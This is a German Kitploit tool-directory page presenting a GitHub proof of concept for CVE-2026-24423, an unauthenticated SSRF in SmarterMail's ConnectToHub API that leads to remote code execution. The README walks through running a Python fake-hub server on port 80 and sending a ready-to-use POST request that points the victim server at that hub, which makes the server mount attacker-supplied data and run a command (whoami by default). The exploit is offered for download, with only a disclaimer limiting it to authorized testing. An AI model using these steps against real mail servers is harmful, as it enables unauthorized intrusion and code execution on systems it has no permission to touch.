
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-24423 — Reproduktionsskript für CVE-2026-24423, eine Verletzung der Vertrauensgrenze in SmarterMail ConnectToHub, die zu SSRF und potenzieller Remote-Code-Ausführung führt. Enthält einen simulierten Hub-Server und Anweisungen zum Auslösen der verwundbaren API. | Kitploit
Tools/GitHubGitHub/aavamin/cve-2026-24423
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed Teaming
GitHubaavamin/cve-2026-24423

CVE-2026-24423

Reproduktionsskript für CVE-2026-24423, eine Verletzung der Vertrauensgrenze in SmarterMail ConnectToHub, die zu SSRF und potenzieller Remote-Code-Ausführung führt. Enthält einen simulierten Hub-Server und Anweisungen zum Auslösen der verwundbaren API.

Repository anzeigen
9142vor 9 MonatenNoch nicht geprüft
Teilen

CVE-2026-24423

# CVE-2026-24423 – Reproduktion

> ⚠️ **Nur für Sicherheitsforschung und autorisierte Tests / For security research and authorized testing only**


## 简介(Überblick)

Dieses Projekt dient der Reproduktion der Schwachstelle **CVE-2026-24423**.  
Die Schwachstelle existiert in der **SmarterMail ConnectToHub**-Funktion, deren Grundursache ist:

- Die Verwaltungsschnittstelle ist nicht authentifiziert  
- Der Server verbindet sich aktiv mit einem vom Benutzer angegebenen Hub (SSRF)  
- Die vom externen Hub zurückgegebenen Daten werden direkt für lokale systemweite Operationen verwendet  

Diese Schwachstelle ist eine **Design-Level-Verletzung der Vertrauensgrenze (Trust Boundary Violation)**, die letztendlich zur Remote-Codeausführung führen kann.

Dieses Repository dient ausschließlich der **Schwachstellenverifizierung und technischen Forschung**, nicht der Waffenisierung.

使用方法(Verwendung)

1️⃣ Hub-Simulationsdienst starten

Start Hub Simulation Server

python3 cve-2026-24423.py

Das Skript wird:

  • auf Port 80 lauschen
  • die SmarterMail-Hub-Schnittstelle simulieren
  • eine JSON-Antwort mit der SystemMount-Konfiguration zurückgeben

2️⃣ Schwachstellen-Schnittstelle auslösen

Trigger the Vulnerable API

Senden Sie die Anfrage mit Yakit oder Burp Suite:

POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}

Diese Schnittstelle erfordert keine Authentifizierung No authentication is required.


3️⃣ Fehlerbehandlung bei fehlgeschlagener Reproduktion

Troubleshooting

Falls die Reproduktion der Schwachstelle fehlschlägt:

  • Ändern Sie den Parameter MountPath in cve-2026-24423.py

4️⃣ Reproduktionsergebnis

Result

Wenn die Schwachstelle erfolgreich ausgelöst wird, analysiert SmarterMail die vom Hub zurückgegebenen Daten; der Standardcode führt lediglich den Befehl whoami aus.

Beispiel-Screenshot / Example:

result


致谢(Danksagung)

Dieses Projekt wurde von ChatGPT erstellt.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





